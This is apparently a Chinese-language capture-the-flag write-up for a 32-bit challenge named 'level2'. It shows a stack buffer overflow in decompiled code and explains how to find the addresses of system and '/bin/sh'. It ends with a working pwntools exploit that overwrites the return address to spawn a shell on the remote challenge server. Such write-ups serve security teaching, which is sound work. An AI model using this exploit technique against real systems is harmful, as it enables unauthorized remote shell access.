0x06 level2

```
1 ssize_t vulnerable_function()
2 {
3   char buf; // [esp+0h] [ebp-88h]
4 
5   system("echo Input:");
6   return read(0, &buf, 0x100u);
7 }
```

缓冲区0x88,允许读入0x100。明显的缓冲区溢出。

发现 /bin/sh 字符串在0x804A024, 名为hint.

system 函数的地址是0x8048320。这里有个大坑要注意:

```
Function name
f _init_proc
  sub_8048300
   _read
f _system
   ___gmon_start_
   ___libc_start_main
   _start
   _x86_get_pc_thunk_bx
f deregister_tm_clones
f register_tm_clones
   __do_global_dtors_aux
f frame_dummy
f vulnerable_function
f main
   __libc_csu_init
   __libc_csu_fini
   _term_proc
  read
   system
   __libc_start_main
   __gmon_start__
```

有_system和system两个函数,我们找的是_system的地址。 _system:

```
08048320
08048320
08048320; Attributes: thunk
08048320
08048320; int system(const char *command)
08048320 _system proc near
08048320
08048320 command= dword ptr 4
08048320
08048320 jmp ds:off_804A010
08048320 _system endp
08048320
```


system:

```
0804A038 ; int system(const char *command)
0804A038 extrn system:near
```

system中的 extrn system:near 声明一个外部近指针system, 具体内容可在稍后定义。

```
from pwn import *
p = remote('111.198.29.45', '42945')
#system = 0x804A038
system = 0x8048320
bin_sh = 0x804A024
payload = 'a' * (0x88 + 0x04) + p32(system) + p32(0) + p32(bin_sh)
p.send(payload)
p.interactive()
```

payload组成: 0x88个缓冲区字符, 0x04个覆盖ebp地址的字符, 覆写返回地址为system函数(system的栈帧中的ebp), p32(0)填充ebp+4, p32(bin_sh)自然就是system的参数(ebp+8)喽~



参考阅读《加密与解密》P106.

对了,使用p32()是因为这是32位程序。